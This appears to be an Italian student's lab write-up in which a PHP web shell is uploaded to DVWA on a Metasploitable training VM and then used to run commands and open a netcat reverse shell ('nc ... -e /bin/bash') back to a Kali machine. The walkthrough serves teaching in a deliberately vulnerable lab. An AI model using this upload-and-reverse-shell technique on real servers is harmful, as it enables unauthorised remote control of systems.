Esercitazione WEEK 11 D4


Scansione dei servizi con Nmap

Ettore Farris - 30/01/2024

Creazione della shell


Su Kali, creiamo uno script php in grado di richiedere dal sistema.
<?php e *?>*: sono i tag di apertura e chiusura per il blocco di codice PHP.

La funzione *system()* esegue i comandi di sistema che passati come argomento, mentre *$_REQUEST["cmd"]* prende un parametro che di nome *cmd* che viene fornito tramite una richiesta *GET* o *POST.*



Upload della shell ed esecuzione comandi

Una volta assicurati che Kali (macchina attaccante) e Metasploitable (macchina vittima) comunicano tra loro con successo, apriamo *Burpsuite* e, tramite il browser andiamo sulla *DVWA* hostata sulla macchina vittima all'indirizzo *http://192.168.32.101/dvwa/*. Impostato il livello di sicurezza su *low* su va sulla sezione *Upload* e per caricare lo script *shell.php* appena creato.



Una volta caricato con successo, verrà mostrata la cartella in cui il file è stato caricato, rispondente all'indirizzo *http://192.168.32.101/dvwa/hackable/uploads.*


Con *burpsuite* attivo e con l'*intercept* settato su *on,* si tenta di accedere al file scrivendo sulla barra degli indirizzi del browser *http://192.168.32.101/dvwa/hackable/uploads/shell.php*

A questo punto, alla richiesta get possiamo passare il parametro *cmd* aggiungendo *?cmd=<comando>* dopo la url. Gli spazi devono essere sostituiti con *%20.*


Esempi


1) *Creazione di una cartella con comando mkdir.*

Aggiungiamo all url della richiesta *GET ?cmd=mkdir%20ti_ho_hackerato.*




Verifichiamo la presenza della cartella lanciando ricaricando la pagina per avere una nuova richiesta *GET* e aggiungendo al percorso *?cmd=ls%20-la* in modo da visualizzare anche la presenza di eventuali file nascosti con i relativi permessi.





2) *Netcat*


Per prima cosa, apriamo un terminale su Kali e mettiamoci il listening sulla porta *1234* col comando *nc -l -p 1234.*




Faccio ciò, siamo pronti per inviare eventuali comandi alla *web app* della macchina vittima. Affinchè questo accada, è necessario avere una shell attiva nel sistema target che si connetta alla macchina attaccante, in questo caso a Kali sulla porta 1234.

Passiamo quindi il parametro *nc 192.168.50.100 1234 -e /bin/bash.* La richiesta *GET,* quindi, va così modificata:


GET /dvwa/hackable/uploads/shell.php?cmd=nc%20192.168.50.100%201234%20-e%20/bin/bash



Cliccando *forward* viene eseguito il comando e la *web app* vittima si connette alla macchina attaccante. Torniamo quindi su Kali ed eseguiamo qualche comando di prova. Creiamo una cartella di nome *new_folder,* ci spostiamo al suo interno e creiamo un file di testo denominato *pippo.txt.*




Sul browser poi, verifichiamo l'effetto dei comandi lanciati visitando le directory della web app in cui son stati eseguiti, in questo caso, la cartella *uploads.*



Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
dvwa_email.png	16-Mar-2010 01:56	667	
new_folder/	29-Jan-2024 23:53	-	
shell.php	29-Jan-2024 20:36	35	
ti_ho_hackerato/	29-Jan-2024 22:43	-	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.32.101 Port 80



Index of /dvwa/hackable/uploads/new_fo

Name	Last modified	Size	Description
Parent Directory		-	
pippo.txt	29-Jan-2024 23:53	0	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.32.101 Port 80

I files creati sono presenti sul sistema. Pertanto l'exploit è riuscito.